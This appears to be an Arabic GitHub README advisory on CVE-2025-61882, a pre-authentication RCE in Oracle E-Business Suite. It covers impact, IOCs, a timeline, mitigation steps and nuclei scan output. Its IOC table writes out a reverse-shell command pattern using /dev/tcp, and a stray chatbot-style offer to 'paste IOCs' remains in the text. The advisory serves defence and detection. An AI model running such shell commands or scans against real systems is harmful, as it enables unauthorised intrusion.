 222dff-afk/blackash-cve-2025-61882
يقدّم نشرة تفصيلية حول CVE-2025-61882 تتضمن تحليلًا تقنيًا، ومؤشرات الاختراق (IOCs)، واستعلامات كشف، وقالب استغلال قائم على Nuclei لثغرة تنفيذ التعليمات البرمجية عن بُعد (RCE) قبل المصادقة في Oracle E-Business Suite.

ملخص قصير: تنفيذ برمجي عن بُعد حرج قبل المصادقة في Oracle E‑Business Suite (EBS) — يؤثر على الإصدارات 12.2.3 → 12.2.14، درجة CVSS 9.8، يتم استغلاله بنشاط في البرية (تم الإبلاغ عن أنشطة ابتزاز/فدية). ([oracle.com][1])
| المجال | التفاصيل |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 المنتج / المكوّن | Oracle E‑Business Suite (EBS) — تكامل Concurrent Processing / BI Publisher |
| 📦 الإصدارات المتأثرة | 12.2.3 → 12.2.14 |
| 🔢 درجة CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ النوع | تنفيذ برمجي عن بُعد (RCE) — لا يتطلب مصادقة |
| 🔥 تم استغلاله في البرية | نعم — تم الإبلاغ عن حملات استغلال جماعي / ابتزاز |
| 📅 الإفصاح / الجدول الزمني | أكتوبر 2025 (استشارة البائع + كتابات عامة). ([oracle.com][1]) |
(ما سبق تم تجميعه من استشارة البائع، NVD/CISA، وتحليلات متعددة من البائعين.) ([oracle.com][1])
| مجال التأثير | ما يعنيه |
|---|---|
| 🔓 السرية | يمكن للمهاجمين قراءة بيانات حساسة للموارد البشرية/المالية/ERP |
| 🛠️ السلامة | يمكن للمهاجمين تعديل السجلات، إنشاء أبواب خلفية أو تغيير الإعدادات |
| ⚡ التوفر | يمكن للمهاجمين تعطيل الخدمات، تنفيذ برامج فدية أو تدمير النسخ الاحتياطية |
| 🧭 مستوى الخطر | شديد — تنفيذ برمجي عن بُعد قبل المصادقة على نظام ERP حرج → احتمال توسع كامل في المجال |
مراجع تشير إلى استغلال عالي التأثير وارتباط ببرامج الفدية. ([Rapid7][2])
نشرت Oracle ومستجيبو الحوادث مؤشرات IOC؛ فيما يلي أمثلة تمثيلية تم الإبلاغ عنها في الاستشارات وكتابات البائعين. ابحث عن هذه الأنماط في السجلات ونقاط النهاية. ([oracle.com][1])
| النوع | المثال |
|---|---|
| 🌐 عناوين IP (مرصودة) | 200.107.207.26, 185.181.60.11 (عناوين أمثلة تم الإبلاغ عنها) |
| 🧾 نمط الأوامر | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (قشرة عكسية) |
| 🗂️ تجزئات الملفات | عدة تجزئات SHA‑256 لسكربتات استغلال مشتبه بها (انظر استشارة البائع للقائمة الكاملة) |
| 🕳️ القطع الأثرية | قشور ويب غير متوقعة، مهام cron جديدة، اتصالات صادرة مشبوهة إلى عناوين/منافذ غير معتادة |
إذا كنت تريد القائمة الكاملة لمؤشرات IOC (عناوين IP، التجزئات الكاملة، أسماء الملفات) يمكنني لصقها هنا — قل "paste IOCs". (بدون روابط.)
| التاريخ | الحدث |
|---|---|
| 9 أغسطس 2025 | أول نشاط استغلال مُبلَغ عنه في العالم الحقيقي (قياس عن بُعد من البائع). ([crowdstrike.com][4]) |
| أوائل أكتوبر 2025 | أصدرت Oracle تنبيهًا أمنيًا / توفر تصحيح لـ EBS. ([oracle.com][1]) |
| 6–7 أكتوبر 2025 | أضافت CISA الثغرة إلى كتالوج الثغرات المستغلة المعروفة (KEV) (إرشادات للوكالات الفيدرالية، تاريخ استحقاق للتخفيف). ([cisa.gov][5]) |
| أكتوبر 2025 (مستمر) | كتابات متعددة من البائعين وتقارير استغلال جماعي (CrowdStrike, Rapid7, Tenable, إلخ). ([crowdstrike.com][4]) |
| الأولوية | الإجراء | ملاحظات / تفاصيل أمثلة |
|---|---|---|
| 1️⃣ حرجة | التصحيح لمثيلات EBS المتأثرة | طبق تصحيحات تنبيه Oracle الأمني للإصدارات 12.2.3–12.2.14 فورًا. ([oracle.com][1]) |
| 2️⃣ عالية | عزل / تقييد الوصول إلى نقاط نهاية EBS على الويب | احظر HTTP/HTTPS المواجه للإنترنت إلى EBS؛ اسمح فقط بعناوين IP إدارية موثوقة أو VPN. |
| 3️⃣ عالية | تفعيل/تعديل قواعد WAF | انشر توقيعات WAF من البائعين/المجتمع لأنماط الاستغلال؛ احظر الحمولات المشبوهة. ([Rapid7][2]) |
| 4️⃣ عالية | البحث والكشف | ابحث في السجلات عن أوامر قشرة عكسية، كتابات ملفات غير طبيعية، واتصالات صادرة إلى مؤشرات IOC. |
| 5️⃣ حادثة | الاحتواء والاستجابة إذا تم العثور على اختراق | اعزل المضيف، حافظ على الأدلة الجنائية، غيّر بيانات الاعتماد، أعد البناء من نسخ احتياطية نظيفة. |
| 6️⃣ سياسة | الإبلاغ والإخطار | إذا كنت ضمن نطاق المتطلبات التنظيمية/التعاقدية، أبلغ أصحاب المصلحة والسلطات وفقًا للسياسة (قد تنطبق إرشادات CISA/KEV). ([nvd.nist.gov][3]) |

┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io

[INF] Current nuclei version: v3.4.10 (latest)
[INF] Current nuclei-templates version: v10.2.9 (latest)
[INF] New templates added in latest release: 182
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Wed, 20 Aug 2025 08:20:09 GMT"]
[INF] Scan completed in 485.722955ms. 1 matches found.

┌──(kali㉿kali)-[~]
└─$ nuclei -l targets.txt -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10
